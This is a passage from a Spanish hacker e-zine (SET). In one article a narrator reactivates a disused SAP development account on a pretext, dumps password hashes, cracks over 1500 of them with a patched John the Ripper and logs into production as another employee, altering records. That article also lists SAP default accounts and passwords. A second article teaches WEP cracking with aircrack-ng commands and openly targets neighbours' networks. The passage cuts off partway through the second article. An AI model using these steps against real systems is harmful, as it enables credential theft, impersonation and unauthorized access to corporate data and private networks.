  en fin, son los mismos intereses de los ultimos numeros....

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar, al ver nuestra historia, que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]----------

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la

minima salta la liebre, y SET paga los platos rotos

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decir que es vuestra opinion, puede que no todo el mundo opine como vosotros, igual nisiquiera nosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: °Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 79 COLUMNAS (ni mas ni menos, bueno menos si.)

- Si quieres estar seguro que tu articulo se vea bien en cualquier terminal del mundo usa los 127 caracteres ASCII (exceptuando 0-31 y el 127 que son de control). Nosotros ya no corregiremos los que se salten esta regla y por tanto no nos hacemos responsables (de hecho ni de esto ni de nada) si vuestro texto es ilegible sobre una maquina con confiuracion extravagante.El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien.

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- AHORRAROS EL ASCII ART NO NECESARIO, PORQUE CORRE SERIO RIESGO DE SER ELIMINADO (se que no estamos predicando con el ejemplo, pero el chollo se va a acabar).

- Por dios!, no utilizeis los tabuladores ni el retroceso, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este e-zine.

-[Nuestros mirrors]----------

- http://set.diazr.com (2™ Pagina oficial de SET).

- http://set-ezine.descargamos.es

ESPERAMOS MIRRORS NUEVOS, ALGUNOS DE LOS QUE ESTABAN YA NO ESTAN O NO ESTAN ACTUALIZADOS øA QUE ESPERAS A PONER SET EN TU WEB, NO TIENES ESPACIO?

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 37
os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un
esfuerzo por fijarnos una fecha objetivo pondremos... ya se verá, calcula entre
5 y 7 meses.

-[Otros avisos]--

Esta vez, tampoco los hay.....

(no me cansarÈ de repetir las cuentas de correo)

    <web@set-ezine.org>
    <set-fw@bigfoot.com>

EOF

ATAQUE A LA FORTALEZA SAP

Hay días que parece que nada sucede, o al menos nada que valga la pena registrar en nuestra memoria ni en el diario que escribimos en la vana esperanza de que alguien lo lea cuando ya no naveguemos en este mundo. Sin embargo hay otros que acumulan tal cantidad de novedades que no tenemos tiempo ni siquiera para registrar en algún sitio lo que no podemos hacer ahora, pero debemos hacer en un futuro próximo. Estos son los días mas peligrosos. Escondidos dentro de la avalancha de noticias inútiles, se esconden a menudo datos que nos pueden ser de gran utilidad mas adelante en otras condiciones. Uno de esos días, mientras Viajero intentaba poner orden y fijar prioridades en una centena de mensajes atrasados, su escondido diablillo le llamó la atención sobre un inofensivo mensaje que le informaba acerca de un "patch" no oficial sobre el conocido "John The Ripper", un "patch" que pretendía adaptar dicho "crackeador" de "hash" para atacar las cenizas de las "password" de SAP, el famoso "software" de gestión integral empresarial.

ALGUNOS DATOS SOBRE SAP

SAP es un acrónimo de "Systeme, Anwendungen und Produkte", que en alemán significa "Sistemas, Aplicaciones y Productos". Como su nombre indica es una empresa alemana que se dedica a producir "software" empresarial, lo que no se puede deducir de su nombre es que bajo estas tres letras se esconde una empresa que tiene en nomina decenas de miles de empleados, millones de clientes, cientos de miles de instalaciones y una cifra de negocios de miles de millones de euros. En resumen un monstruo que ha conseguido crear de facto un cierto standard que se puede encontrar en muchas de las conocidas multinacionales, tan monstruosas como Èl.

El origen de SAP esta en IBM, ya que fueron antiguos empleados descontentos de esta potente empresa que decidieron jugarse su posición y dejaron sus cómodos empleos en su empresa madre para fundar en 1972 en la ciudad de Mannheim, Alemania, (los pioneros fueron, Claus Wellenreuther, Hans-Werner Hector, Klaus Tschira, Dietmar Hopp y Hasso Plattner) una oscura empresa que se dedicaba a vender "trajes a medida" en el mercado del software empresarial. Su gran visión fue no olvidar y reutilizar el código cada vez que se hacia una aplicación en concreto para un cliente que solicitaba algo nuevo, de forma que cada programa era coherente y compatible con los desarrollados anteriormente.
Muy probablemente sin darse realmente cuenta de lo que hacían, crearon una telaraña de programas capaces de relacionar los datos de todos los aspectos de una empresa.

Puede que ahora parezca evidente, pero en 1972 todos los procesos informáticos trabajaban en batch sobre bases de datos independientes que no se hablaban entre ellas. La salida de un programa se vertía sobre una base de datos que debía ser leída por otro programa especialmente concebido para hacer una tarea diferente. El resultado era que los datos se encontraban almacenados en kilomÈtricas cintas magnÈticas, a menudo de forma redundante y sin ninguna coherencia lógica entre ellos. SAP fue el primero, o el primero con Èxito comercial, que consiguió unificar los datos de forma que, por ejemplo, un dato básico como el DNI, solo se encontrara en una única base de datos y si era necesario acceder a Èl solo fuera necesario acceder a una tabla, que es como se refieren a esta organización de la información en la jerga de SAP.

La evolución de esta empresa se ve claramente en la organización de los módulos que forman sus aplicaciones, si tenemos suficientes millones de euros y nos ponemos en contacto con un comercial de SAP, Èste nos informará gentilmente que su software se compone en realidad de 12 módulos llamados:

- Gestión Financiera (FI),
- Controlling (CO),
- Tesorería (TR),
- Sistema de proyectos (PS),
- Gestión de personal (HR),
- Mantenimiento (PM),
- Gestión de calidad (QM),
- Planificación de producto (PP),
- Gestión de material (MM),
- Comercial(SD),
- Workflow (WF),
- Soluciones sectoriales (IS) y
- Activos Fijo(AF).

O sea todos los aspectos de una empresa pueden gestionarse de forma integrada y homogÈnea.

Ello significa que SAP vela para que la cifra de ventas prevista para el año próximo sea igual (mas, menos stocks) a la producción prevista. Las materias primas no pueden ser distintas a lo que arroje el calculo automática de dicha producción, la tesorería debe ajustarse a estas compras teniendo en cuenta lo que dice el modulo de mantenimiento y el de gestión de proyectos, resumiendo, que ningún jefecillo de los numerosos departamentos que puedan integrar una gran sociedad mercantil pueden mentir impunemente sin que SAP saque a relucir la diferencia en alguna parte y saque los colores al aprendiz de Pinocho.

Viajero había conocido en el pasado situaciones ridículas en las cuales la producción prevista para el próximo ciclo económico podía tener tres valores distintos según el auditorio, en que las "transparencias" eran fácilmente manipulables y no había nadie que controlase la coherencia de los datos. Si el oyente de turno estaba contento con los colores y datos de la presentación, øporque complicarse la vida dando datos reales?; Mas de una empresa se ha hundido debido a este tipo de descontrol interno. Con la nueva era "SAP", esto ya no es posible.

ASPECTO GENERAL DE SAP PARA AL USUARIO

SAP tiene un aspecto para el usuario de a pie que podríamos calificar como de deshonesto. Nos explicamos. Las pantallas generales parecen bastante agradables y "user friendly" pero cuando se empieza a trabajar con Èl, el usuario se da cuenta que todos los datos pueden cambiar en función de como los introducimos o como hacemos las preguntas a pesar de los menús iniciales de bienvenida aparentemente sencillos. Todo es consecuencia de como nació este software, sin orden ni concierto. Cada modulo, hoy plenamente integrado con el resto, estaba formado por una serie de base de datos a las cuales se accedían a travÈs de programas o "query" que se identificaban con dos letras, que representaban el modulo y despuÈs dos números que probablemente eran correlativos.
Aunque parezca mentira esto continua siendo la forma de acceder mas utilizada. Cuando se "clickea" sobre un elemento del menú en realidad lo que se esta haciendo es lanzar un programa auxiliar que nos presenta una pantalla donde podemos introducir algunos parámetros, despuÈs se lanza el programa de toda la vida con los parámetros introducidos anteriormente. En la jerga de SAP esto se denomina lanzar una "transacción" y existen miles de ellas.

A lo largo de los mas de treinta años que han pasado desde la creación de SAP, los programas han ganado en complejidad sin cambiar de nombre, lo que ha generado unas pantallas de introducción de datos y parámetros que ni tan solo sus creadores son capaces de descifrar. Los programas originales, que debían ser sencillos "querys", se han complicado de tal forma que los agujeros de seguridad son famosos en todo el mundo. Las pantallas de introducción de parámetros, tienen efectos que nadie se atreve a pronosticar y las revisiones periódicas tiene una periodicidad bastante elevada.

No solo la complejidad tiene efectos sobre la seguridad sino tambiÈn sobre la forma en que los datos son tratados, ello hace que la prioridad numero uno de SAP sea buscar los defectos que pueden generar problemas de coherencia de datos antes que de seguridad. Hay dos razones para que se siga esta política, una es que si un dato contable es incorrecto una empresa se puede encontrar con que los balances no sean adecuados y que la empresa que haga la auditoria se vea obligada a hacer una salvedad, esto puede ser dramático y tener consecuencias enormes para una gran corporación, pero puede ser igualmente importante para una pequeña empresa si la facturación no es adecuada aunque sea dentro de un corto periodo de tiempo.

En ambos casos a SAP le pueden sacar los colores. Así que su prioridad numero uno es que no existan estos errores. Otra razón es que tradicionalmente todo acceso se hace dentro de la empresa y estos accesos se consideran seguros. Esto puede ser cierto o no. El caso es que SAP nunca ha cuidado la seguridad y que el usuario medio se ve inmerso dentro de un galimatias de parámetros que dan soberbios dolores de cabeza al probo empleado, risa al vago que no tiene ganas de trabajar y curiosidad malsana al que tenga un poco de cerebro dentro del cráneo.

LA ESTRUCTURA DE UNA IMPLEMENTACION SAP

Dada la complejidad de todo el sistema SAP, una implementacion clásica esta formada normalmente por tres conjuntos de bases de datos y programas totalmente separados. El primero es el sistema de desarrollo, el segundo es el de pruebas y el ultimo es el de producción. La forma de trabajar es desde el primero hacia el ultimo, o sea, se hace toda la configuración en la primera zona, todas las pruebas en la segunda y si todo va bien, la modificación se copia en la maquina de producción. Nadie que no sea un suicida profesional hace ninguna modificación sobre la maquina de producción ni siquiera los “patchs” de seguridad ya que los efectos a veces son inesperados.

La configuración normalmente es incluso mas compleja, ya que pueden haber segmentos que comparten programas, las famosas transacciones, pero no comparten datos y otras que comparten ambas cosas. Si la explicación no os sirve de nada y solo os ha dado dolor de cabeza, lo cierto es que para los administradores este galimatias les supone la fuente de su trabajo. Hay que mantener el servicio a los usuarios, tener el sistema al día aplicando los “patch” que SAP saca regularmente y dejar un espacio de trabajo para que los programadores puedan ganarse honestamente su salario. Todo ello sin que la facturación deje de salir y los "controllers" tengan sus informes regularmente. Ante semejante tarea titánica no nos puede extrañar que la seguridad sea la ultima de las prioridades.

Uno de los problemas principales de SAP supone el lugar donde se encuentran almacenadas las “hash” y la forma en que se puede acceder a ellas. Por defecto hay dos tablas donde se almacenan estos datos. La primera, llamada USR02, contiene la “hash” actual y las ultimas cinco que se han utilizado. Si esto no fuera bastante, en su hermana mayor USH02 están todas las “hash” sean producto de cambios hechos por el usuario como los realizados por el administrador. Consecuencia de ello es que si conseguimos encontrar el sistema de atacar las “hash” podemos no solo saber cuales son las palabras de paso si no tambiÈn los hábitos de usuarios y administradores.

PISANDO TIERRA FIRME

Todo ello pasó por la mente de Viajero con la rapidez de un rayo mientras leía el mensaje dirigido a la lista de distribución de “John”. Entre las muchas cosas que había hecho durante su carrera profesional se encontraba el pertenecer a un grupo de “key users” que habían ayudado a configurar y validar una

instalación de un ERP basado en SAP. Como podÈis imaginar, todo “key user” tiene un perfil limitado en la maquina de producción pero este es mucho mas amplio en la maquina de desarrollo, sobre todo debido a que la empresa había decidido hacer la implementacion contando solo con los recursos internos, sin apelar a la ayuda de ningún consultor externo y esto había sido fuente de polÈmicas sin cuento, luchas fratricidas internas por nimiedades y discusiones interminables entre jefes que no tenían la menor idea de lo que se estaba hablando, sin embargo la consecuencia fue que se debieron hacer innumerables maquetas con distintas configuraciones para intentar convencer a los inútiles que pretendían tener las llaves del desarrollo.

El caso es que en algún momento Viajero tuvo acceso a esta maquina y aunque no recordaba el perfil de usuario que le fue otorgado, si recordaba la dirección de la maquina, el usuario y su password. En cuanto tuvo ocasión hizo un intento de conexión, solo para recibir un mensaje diciendo que hacia tiempo que dicho usuario había sido dado de baja. Sin embargo no se rindió. Sabiendo que en SAP nada se borra, sino solo se marca para borrar, supuso que sus accesos debían dormir en algún sitio y que solo hacia falta despertarlo con alguna escusa.

Hizo uso de sus conocimientos y contactos de la Època de “key user” y pidió que su login fuera de nuevo activado, con una vaga excusa acerca de una recuperación de datos que ahí había almacenados. A nadie le extrañó, ya que como hemos dicho y Viajero bien sabia, en el mundo SAP nada se borra y es muy frecuente la demanda de acceso a viejos datos. El problema se complicó simplemente ya que nadie parecía tener la responsabilidad clara sobre los accesos de la maquina de desarrollo cuando no hay en curso un proyecto importante y este era el caso. Finalmente se consiguió que un oscuro funcionario de la sociedad, perdido en un remoto país, despertara al antiguo usuario y Viajero se encontró con que podía de nuevo entrar en la vieja maquina.

PRIMEROS PASOS

Siempre había entrado en la maquina para hacer pruebas sobre posibles configuraciones en módulos que nada tenían que ver con la seguridad y por lo tanto no tenia ni idea de cuales eran las “transacciones” que le podían dar acceso a la tabla USH02 para encontrar las “hash” de los usuarios. Un vago recuerdo le llevo a probar con GR55 que es una transacción genÈrica de manipulación de tablas, pero recibió un ambiguo mensaje informándole que faltaba algún parámetro de configuración Se podían hacer muchas cosas, pero casi siempre lo mejor es consultar en internet y allí descubrió que la “transacción” de sus suenos era SE16, aunque normalmente no debía ser accesible a un usuario normal por muy “key” que fuera. Sin embargo hay que recordar que Viajero había entrado en un sistema de “test” y ahí las reglas de seguridad eran mucho mas relajadas. Sin mucha sorpresa comprobó que su perfil le permitía lanzar “SE16” y se encontró ante sus ojos la tabla entera con todos los usuarios que habían utilizado el sistema (en SAP, nada se borra) con sus sucesivas “hash”.

Bien. Una cosa era “ver” los datos y otra conseguirlos en un formato que despuÈs fuera fácilmente manipulable, afortunadamente SAP vino en ayuda de Viajero, ya que por defecto tiene una aplicación que permite convertir el fichero en pantalla en otra en formato ASCII o bien “spreadsheet” compatible con Excel. Fue así como Viajero obtuvo un bonito archivo con mas de 500 “hash”, todo para su uso particular. Ahora había que convertir estos datos en algo que “john” fuera capaz de digerir.

Algo que hay que tener muy en cuenta. Hasta este momento no se había cometido ningún tipo de delito. El perfil que le habían otorgado los administradores le permitía, con toda legalidad, leer las tablas USR02 y USH02, hacer una copia privada y se supone que analizar su contenido. Es un problema general en todos los sistemas de desarrollo. Nadie se imagina que se pueda plantear un ataque desde el interior del sistema y sin embargo es bastante elemental y sencillo y por tanto, lo normal seria que el acceso a ciertos datos estÈ un poco mas

controlado.

SAP ha desarrollado dos tipos de sistemas de cifrado, el mas viejo, “CODVN A” tiene muchos defectos y prácticamente ya no se utiliza. Desde hace mas de diez años se utiliza el sistema de cifrado “CODVN B” que tampoco es ninguna genialidad. De entrada no distingue entre mayúsculas y minúsculas. Ademas esta el problema con los caracteres no ASCII, en la practica se pueden substituir todos los caracteres no 7bit ASCII por el carácter “^” sin que la “hash” cambie.

Todo ello le vino a la mente a Viajero mientras releía el mensaje que dirigido a la lista de “john” en “openwall” donde se informaba tambiÈn que las “hash” se formaba “salteando” con el “user”. El “patch” había previsto esto de forma que el “user” se había formado añadiendo al original espacios en blanco hasta un valor de cuarenta caracteres que es la máxima permitida. En el mismo mensaje el autor había incluido un “script” en “perl” que extraía del fichero excel los datos y creaba dos ficheros, uno por si encuentra “hash” tipo “CODVNA” y otro para “CODVN B”, que pueden ser usados directamente para el “john” modificado. El siguiente paso es compilar y linkar el “john” con el “path” aplicado.

COMPILANDO Y EJECUTANDO JOHN-7.2-SAPLover

Viajero se encontraba en la misma situación que muchos paseantes aficionados del ciberespacio. No tenia tiempo para mantener dos maquinas con sistemas operativos distintos ni ganas de pasearse por el mundo con dos “laptops” debajo del brazo y la consecuencia era que solo disponía en sus viajes de un portable empresarial equipado con Windows XP, eso si, con una ultima actualización de “cygwin”. Una vez descomprimido el fichero “diff” en el directorio “src” de la distribución “john 7.2” a Viajero le bastó con teclear:

- “patch -p -Z < john-1[1].7.2-SAPLover-1.diff”

Sin embargo a la hora de compilar se encontró con el mismo problema que en otra ocasión le ocurrió al compilar para aplicar un patch para MIPCH, y la solución fue la misma, cambiar ligeramente el “makefile” para que en el momento de hacer el “linkado” las fuentes se presenten en el orden adecuado. A veces parece que los desarrolladores se empecinen en convertir las cosas mas simples, en complicadas operaciones .

A Viajero le resultó de lo mas sencillo la utilización del nuevo “john” modificado. Le bastó con lanzarlo directamente poniendo como único parámetro el fichero que contenía las “hash”, nuestro inteligente “john” detectó rápidamente el formato SAP, las “hash” detectadas y los diferentes “salts” empleados, que no coincidían con las “hash” ya que habían diferentes passwords para el mismo usuario debido a la memoria elefantica de SAP. De todas formas “john” le comunicó inmediatamente que estaba perdiendo tiempo y recursos ya que SAP no distinguía entre minúsculas y mayúsculas y el ataque standard por fuerza bruta “incremental” hace uso de ambos tipos de caracteres. A fin de economizar recursos y obligar a “john” a saltarse las minúsculas hay varias soluciones pero una de las mas sencillas es crear un nuevo modo en el fichero “john.conf” con el contenido de la “Figura 1” y lanzar “john” con el nuevo modo.

El resultado fue espectacular, apenas unas horas mas tarde, cien password cayeron en la red. Como Viajero no tenia prisa lo dejó correr unos dieciocho días con el resultado que mas de 1500 password se encontraban almacenados en “john.pot” al final del ataque. Ahora solo hacia falta probar si la cosecha era de buena calidad y ver si se podía entrar en el sistema de desarrollo y despuÈs en el de producción Tomó un usuario al azar y comprobó si podía entrar en el SAP de desarrollo, el resultado fue cuando menos risible, no solo podía entrar, sino que SAP le solicitaba que cambiara la password, eso suponía que la sociedad había dado a alguien acceso a la maquina de desarrollo, se supone que para hacer pruebas y ejecutar cosas de calidad, y esa persona no se había dignado entrar ni una sola vez. !Desde luego la empresa había hecho una buena elección con esta persona!

Cuando Viajero consiguió reprimir las carcajadas, razonó que debía buscar un usuario un poco mas activo y una forma de hacerlo era encontrar un usuario que se encontrara repetidamente en el fichero, signo que había cambiado la password repetidamente o sea un usuario que había hecho pruebas y usaba asiduamente el sistema. Un usuario así tiene muchas ventajas, entre otras y no es la mas pequeña, es que si se tienen diversas password de la misma persona se puede deducir bastante fácilmente cual es el mecanismo que utiliza para cambiar su palabra de password.

De nuevo utilizando el sutil sistema del azar, buscó un usuario con cuatro password descifradas. Como era de esperar la entrada en el sistema de desarrollo fue automática, pero cuando quiso entrar en el sistema de producción se le pusieron las cosas un poco mas difíciles, en una palabra el sistema le rechazó. Aquí el tener varias password le sirvió de bastante ayuda. Estas seguían un plan bastante claro, digamos que la pauta era lond*M21, lond*M22, lond*M23,... no era preciso ser un genio del hacker para darse cuenta que las próxima clave seria lond*M24 o algo parecido. El primer intento fue infructuoso y tambiÈn el segundo. Viajero dejó pasar media hora para evitar que otro error le bloqueara el usuario y al tercer intento ya estaba dentro.

Cuando se entra con la piel de otra persona siempre es bueno saber algo de esta. Fue lo primero que hizo Viajero, mediante la transacción SU01, investigó acerca de la personalidad del usuario. Según parecía era alguien de un departamento informático de un país un tanto alejado. Es del todo normal que los accesos de los usuarios se deleguen por zonas geográficas o países Eso da ciertas ventaja ya que así los administradores locales pueden resolver conflictos en base a información extra sistema, pero tiene el inconveniente que se multiplican los administradores y que a nadie se le ocurre buscar un falso movimiento de un usuario de un país hecho por un administrador de otro.

De todas formas siempre es deseable comprobar la información a travÈs de, como mínimo, dos fuentes independientes. Para ello utilizó algo bastante común en las grandes corporaciones. Cuando ya no es posible conocerse físicamente, todas las grandes empresas utilizan los datos del servidor de correo para ofrecer información general acerca de la persona poseedora de la cuenta de correo. Estos datos son fuente preciosa para cualquier “hacker” y son de libre utilización de cualquiera que tenga acceso a la red desde el interior y sea propietario de una cuenta valida. °Pero claro! °Es que dentro de las corporaciones no hay “hackers”!

Como fuere, el caso es que Viajero comprobó que el usuario al cual estaba suplantando correspondía con un oscuro administrador encargado de las altas, bajas y modificaciones de un país situado en otro continente. Realmente parecía la presa adecuada para hacer diversas modificaciones sin despertar muchas sospechas. Animado con estas premisas, cambió el titulo de otro usuario que trabajaba en un tercer país. Probablemente años mas tarde alguien se sorprenderá de que Xuan no sea un hombre, sino una mujer y alguno quede intrigado por el hecho de que el cambio fuera realizado por un probo empleado de un lejano país. Todo el mundo lo achacara a un error banal.

PRECAUCIONES

Nadie en su sano juicio intentaría cambiarse su perfil para atribuirse derechos que no le correspondía y Viajero era bastante cuerdo. Tan solo se imaginó lo que podía hacerse, como por ejemplo buscar un usuario con muy poco trafico, cambiarle el perfil, extraer información confidencial, guardarla en un servidor lejano convenientemente cifrada y despuÈs volver al pobre usuario a la condición de empleado de a pie. Todo ello a ser posible desde una maquina que se conecte mediante internet fuera de la red de la corporación ya que SAP este caso, no reconoce la maquina desde donde se realiza la conexión, sino solo la IP de entrada, que es siempre la misma. Toda otra acción es suicida ya que lo mas probable es que se encuentren implementados varios sistemas de protección y una

acción poco juiciosa puede terminar con tu vida profesional abruptamente.

COMENTARIOS FINALES

La mayor parte de los administradores de sistemas SAP, son cuidadosos y protegen sus sistemas. Nadie encuentra sistemas en los cuales se han dejado los usuarios por defecto (SAP*, DDIC, SAPCPIC, Early Watch, Sys, System, SAPr3) con sus "password de origen (06071992, 19920706, admin, support, Change_On_Install, Manager, SAPr3). Los clientes que se crean en las instalaciones standard, 000, 001 y 066, tampoco se encuentran activos en un sistema de explotación, el problema reside en la debilidad intrínseca de los accesos a los sistemas de desarrollo. A travÈs de ellos no solo los programadores pueden cambiar impunemente cualquier ABAP de acceso, sino los humildes "key users" pueden acceder tambiÈn a la "hash" de las password y a travÈs de ellas conseguir una escalada de privilegios.

Y aquí hay que hacer una reflexión acerca de los "key users". Normalmente no son informáticos ni son conscientes de los problemas de seguridad. Solo están interesados en resolver problemas prácticos que se presentan durante el trabajo que desarrollan. Quieren cambiar los datos de una factura cuyos datos son defectuoso, o de un pedido mal realizado. Nada les importa que le puede pasar a la integridad del sistema. Personas básicas con necesidades básicas y como tales son tratados y nadie piensa que entre ellos se pueda colar alguien que pretenda conocer el conjunto del sistema. En el caso de que esto ocurra, todos los datos de la corporación se pueden encontrar en peligro y con ellos su propia viabilidad.

Esta es una historia bastante real que da una idea de la debilidad sobre la que se construyen muchos sistemas de producción informáticos empresariales.

www.set-ezine.org
web@set-ezine.org

EOF

HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Prologo

Hola chic@s. Podria entrar en avisos, advertencias y cualquier otro tipo de discurso acerca de la utilidad que dareis a esta informacion; pero ya todos sabemos como funciona esto, asi que...

... que mostraremos aqui?

Deseas comprobar si la red WiFi que tienes montada en tu casa es realmente segura? En tu escuela saben que eres un hacha en esto de la informatica y te han pedido que realices una auditoria de su red inalambrica? O simplemente no puedes costearte una conexion ADSL puesto que tus recursos son limitados y tienes la suerte de tener a tu alcance la red wireless que tu vecino ha instalado hace apenas unos meses?

Cualquiera que sea tu situacion, el objetivo de este articulo es la recopilacion de todos los metodos conocidos hasta la actualidad para conseguir descubrir la contrasena de todas aquellas redes wifi que puedes alcanzar con tu tarjeta inalambrica.

Si lo que haces es legal o no, es responsabilidad tuya.

---[2 - Introduccion

Que tiene este articulo que lo diferencia con cualquier otro que puedas encontrar en la red?

Facil. Casi todos los articulos o resenyas que puedas encontrar a lo largo de internet solo se suelen centrar en un metodo para hacer cierta tarea y casi siempre se resume a lo siguiente:

1 - Utiliza "airodump(-ng)" para capturar paquetes.
2 - Utiliza "aircrack(-ng)" para romper la clave.

Quizas con un posible:

* - Utiliza "aireplay(-ng)" para inyectar paquetes.

Pero que pasa cuando te encuentras en una situacion en que no todo sale como deberia? Cuando una red apenas produce paquetes, cuando no tiene clientes conectados o un sin fin de inconvenientes que limitan tus armas...

Pues aqui te mostraremos diversas formas de seguir consiguiendo contrasenyas aun a pesar de enfrentarte a todas estas dificultades.

Aun para mas, aqui reuniremos todo aquello que se puede encontrar en los foros mas dispersos de la telaranya global, a la vez que incluiremos directamente el codigo fuente de aquellas aplicaciones o scripts que haran la mayoria del trabajo sucio por ti (ya sean ajenas o creadas por nosotros), y agregaremos todos los links necesarios a cualquier otra herramienta que sea mencionada.

Lo que no explicaremos aqui es el funcionamento de las redes wireless, ni como funcionan sus algoritmos criptograficos. Aunque posiblemente referenciaremos a documentos que aborden ampliamente estos temas u otros que son considerados de caracter general.

Este articulo se centra sobre el sistema operativo Linux, aunque haremos referencias en su momento al resto. Normalmente todos los programas o scripts aqui presentados, salvo contadas excepciones, pueden ser ejecutados en ambos sistemas. Recuerda que un ejecutable de windows puede correr bajo Linux por medio de "Wine".

---[3 - Romper WEP

A modo de breve resumen explicaremos porque el protocolo WEP para cifrado en redes WiFi resulta vulnerable.

Tras la puerta de este protocolo, realmente quien se encuentra es otro mucho mas conocido llamado: "RC4". Que resulta ser un algoritmo de cifrado de flujo.

Para que nos entendamos, podriamos decir que RC4 convierte una contrasenya cualquiera en una tirada de bits pseudoaleatorios mucho mas larga que la original. Esta cadena puede ser utilizada posteriormente para aplicarse al texto plano en el proceso de cifrado real.

Pero WEP pretendia implantar una medida adicional de seguridad. Y para ello utilizo lo que muchos conocemos como IV's (Vectores de Inicializacion). En realidad no es mas que una cadena de 24 bits que se anyade a la clave antes de pasar por RC4.

En resumen WEP realiza lo siguiente (extraido de la referencia que se cita al final de seccion):

1 - Se calcula un CRC de 32 bits de los datos. Este CRC-32 es el metodo que propone WEP para garantizar la integridad de los mensajes (ICV, Integrity Check Value).

2 - Se concatena la clave secreta a continuacion del IV formado el seed.

3 - El PRNG (Pseudo-Random Number Generator) de RC4 genera una secuencia de caracteres pseudoaleatorios (keystream), a partir del seed, de la misma longitud que los bits obtenidos en el punto 1.

4 - Se calcula la O exclusiva (XOR) de los caracteres del punto 1 con los del punto 3. El resultado es el mensaje cifrado.

5 - Se envia el IV (sin cifrar) y el mensaje cifrado dentro del campo de datos (frame body) de la trama IEEE 802.11

El problema radica en estos dos puntos:

1 - La ridicula longitud del IV (24 bits)
2 - La pesima implementacion de los fabricantes a la hora de aplicar aleatoriedad a estos Vectores de Inicializacion.

La cuestion es que, aun desconociendo la clave, los IV's se repiten en multitud de ocasiones, provocando que distintos textos planos se cifren multitud de veces con el mismo "seed" (casi igual que decir que se cifra con la misma clave).

Si se consigue una cantidad de textos cifrados considerable en los que se repita el Vector de Inicializacion, entonces podrian iniciarse ataques estadisticos para deducir el texto en claro. Pero resulta que gracias a la aplicacion del XOR, existe una propiedad que dice que se se puede obtener el "seed" aplicado a un texto cifrado, realizando el XOR entre un texto plano y un texto cifrado con este mismo "seed".

Entonces el problema se reduce a encontrar un texto plano cifrado con la misma cadena. Y es mas sencillo de lo que parece, porque existen traficos predecibles o bien, podemos provocarlos nosotros (mensajes ICMP de solicitud y respuesta de eco, confirmaciones de TCP, etc.).

Con todo esto es posible ya descifrar trafico generado por una red que utilice en protocolo WEP como metodo de seguridad. Pero este metodo no es suficiente para obtener la clave. Para ello se han descubierto otras vulnerabilidades implicitas en el protocolo RC4 que facilitan esta tarea.

Y aqui no se queda la cosa... Pero para mas informacion mejor consulten en este lugar [1].

|AIRCRACK-PTW|

Tal cual se anuncio en Kriptopolis y otros lugares en su momento:

"Investigadores alemanes han anunciado un nuevo ataque que reduciria a una decima parte el volumen de trafico cifrado WEP necesario para crackear la clave utilizada en una comunicacion inalambrica."

En la practica, el anuncio viene a significar que las comunicaciones WEP a 128 bit podrian ser crackeadas en menos de un minuto utilizando un equipo informatico comun..."

La herramienta "aircrack-ptw" fue creada por los mismos investigadores como prueba de concepto para esta vulnerabilidad, aunque hoy en dia la ultima version de "aircrack-ng" ya implementa este ataque (si bien puede ser desactivado a peticion en la linea de comandos)

[-----]

Por ultimo recordar que existen muchas otras herramientas que nos permiten capturar trafico. Algunas de ellas tienen nombres tan conocidos como:

- Wireshark (ethereal)
- AirSnort
- Kismet

Lo que ocurre es que la suite "Aircrack(-ng)" esta especialmente diseñada para dedicarse a una unica tarea. Y es por ello que nos hace la vida mucho mas facil.

---[3.1 - Ataque Basico

Como ya he dicho en la introduccion, este tema ya es mas que sabido por todos. Por ello no me centrare mas que en los 3 o 4 pasos basicos que se deben dar para crackear una red wireless estandar sin mas complicaciones:

1 - Poner a correr airodump(-ng) normalmente para ver todas las redes que encontramos a nuestro alcance:

```
$ airodump-ng --write captura --ivs interfaz
```

2 - Cuando nos hayamos decidido por una red en concreto y tengamos el canal sobre el que opera:

```
$ airodump-ng --write red_elegida --channel X --ivs interfaz
```

Ahora esperamos a que el campo DATA de la red elegida comience a subir hasta alcanzar como minimo una cantidad de 250.000 para redes con claves de 64 bits o cerca de 1.000.000 para redes de 128 bits.

A tener en cuenta:

1 -> Para el resto de redes que se presentan en este articulo normalmente deberas suprimir el parametro "--ivs" para que el archivo tenga formato "*.cap" y pueda ser interpretado correctamente por los programas adecuados.

2 -> Si deseas que en pantalla solo aparezca la red sobre la que te centras puedes especificar el parametro "--bssid" seguido de la direccion MAC del punto de acceso.

3 -> La cantidad de paquetes ivs que precisas puede variar mucho dependiendo de la red con la que estes tratando. Recuerda que siempre puedes ir probando el archivo de capturas con "aircrack(-ng)" sin necesidad de parar el proceso "airodump(-ng)".

3 - Ejecutar un ataque de inyeccion de paquetes para aumentar el trafico:

```
$ aireplay-ng -3 -b MAC AP -h MAC CLIENTE
```

